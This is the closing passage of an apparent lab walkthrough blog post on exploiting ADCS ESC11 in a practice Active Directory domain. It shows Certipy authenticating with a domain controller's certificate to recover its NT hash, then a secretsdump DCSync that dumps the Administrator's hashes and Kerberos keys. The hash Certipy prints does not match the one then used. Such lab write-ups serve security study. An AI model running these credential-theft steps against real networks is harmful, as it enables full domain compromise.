</code></pre></div></div>

<p>There are several ways to resolve this time synchronization error. If you want to know more alternatives, I recommend checking out <a href="https://hackpuntes.com/es/posts/fixing-krb-ap-err-skew-kerberos-clock-skew/">this article</a>.</p>

<p>With the clock synchronized, we run <strong>Certipy</strong> using the obtained certificate to request a TGT and retrieve the NT hash:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>➜  Ghostlink certipy auth <span class="nt">-pfx</span> DC01.pfx <span class="nt">-dc-ip</span> 10.129.41.180 <span class="nt">-dns-tcp</span> <span class="nt">-ns</span> 10.129.41.180 <span class="nt">-domain</span> ghostlink.htb

Certipy v5.1.0 - by Oliver Lyak <span class="o">(</span>ly4k<span class="o">)</span>

<span class="o">[</span><span class="k">*</span><span class="o">]</span> Certificate identities:
<span class="o">[</span><span class="k">*</span><span class="o">]</span>     SAN DNS Host Name: <span class="s1">'dc01.ghostlink.htb'</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span>     Security Extension SID: <span class="s1">'S-1-5-21-3426459382-1936297842-2312468024-1000'</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Using principal: <span class="s1">'dc01$@ghostlink.htb'</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Trying to get TGT...
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Got TGT
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Saving credential cache to <span class="s1">'dc01.ccache'</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Wrote credential cache to <span class="s1">'dc01.ccache'</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Trying to retrieve NT <span class="nb">hash </span><span class="k">for</span> <span class="s1">'dc01$'</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Got <span class="nb">hash</span>: aad3b435b51404eeaad3b435b51404ee:7c02b790a7a6756...
</code></pre></div></div>

<blockquote>
  <h3 id="what-happened-under-the-hood">What happened under the hood?</h3>

  <p>When presenting the certificate to the <strong>KDC (Key Distribution Center)</strong> via <strong>PKINIT</strong> (the Kerberos extension that enables certificate-based authentication):</p>

  <ol>
    <li><strong>Identity Validation:</strong> The KDC reads the <strong>SAN (Subject Alternative Name)</strong> field of the certificate, which points to <code class="language-plaintext highlighter-rouge">dc01.ghostlink.htb</code>.</li>
    <li><strong>TGT Issuance:</strong> Upon verifying that the certificate is legitimate and trusted, the KDC generates and delivers a <strong>TGT (Ticket Granting Ticket)</strong> for the machine account <code class="language-plaintext highlighter-rouge">DC01$</code>.</li>
    <li><strong>NT Hash Recovery:</strong> During this PKINIT exchange (specifically in the <em>AS-REP</em> response), <strong>Certipy</strong> decrypts the data structure and extracts the <strong>NT hash</strong> of the domain controller account.</li>
  </ol>
</blockquote>

<p>With the DC hash, we can execute DCSync. The <code class="language-plaintext highlighter-rouge">DC01$</code> account holds directory replication permissions (GetChanges, GetChangesAll), so it can request a copy of the NTDS.dit:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>➜  Ghostlink secretsdump.py ghostlink.htb/dc01<span class="se">\$</span>@dc01.ghostlink.htb <span class="nt">-dc-ip</span> 10.129.41.180 <span class="nt">-hashes</span> :82c9731fecb932a3f457f81768641f68 <span class="nt">-just-dc-user</span> administrator
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

<span class="o">[</span><span class="k">*</span><span class="o">]</span> Dumping Domain Credentials <span class="o">(</span>domain<span class="se">\u</span><span class="nb">id</span>:rid:lmhash:nthash<span class="o">)</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8190e067f478002ddd63eb209b016696:::
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Kerberos keys grabbed
Administrator:0x14:3291eeea0dfc6d311e1fc6f5ea0920b0cfee75d818a96b1fd5a70b3b6f28706d
Administrator:0x13:b82fd32fef344067a56681879e2d937e
Administrator:aes256-cts-hmac-sha1-96:b2e73d40a99d49f55a44a05a02fa898119d6f4de72c1eceb5d484c0679d92fd8
Administrator:aes128-cts-hmac-sha1-96:c3607a0efea3207eb5b1df36eb2dd256
Administrator:0x17:8190e067f478002ddd63eb209b016696
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Cleaning up...
</code></pre></div></div>

<p><img src="/assets/images/posts/ESC11_Ghostlink/end.png" alt="DCSync complete — domain fully compromised" /></p>

<hr />

<p>Thanks for reading — I hope this is useful. If you have any questions, suggestions, corrections, or simply want to share something about this topic, my socials are on this blog — feel free to reach out.</p>

<p>Closing quote:</p>

<blockquote>
  <p>“I have no special talents. I am only passionately curious.”</p>

  <p>— Albert Einstein</p>
</blockquote>]]></content><author><name>Wintxx</name></author><category term="Red Teaming" /><category term="Active Directory" /><category term="ADCS" /><category term="ESC11" /><category term="NTLM Relay" /><category term="RPC Relay" /><category term="Active Directory" /><category term="Red Team" /><category term="Privilege Escalation" /><summary type="html"><![CDATA[Exploitation of ADCS ESC11 through unencrypted RPC ICertPassage interfaces via NTLM relaying to compromise Active Directory environments.]]></summary></entry></feed>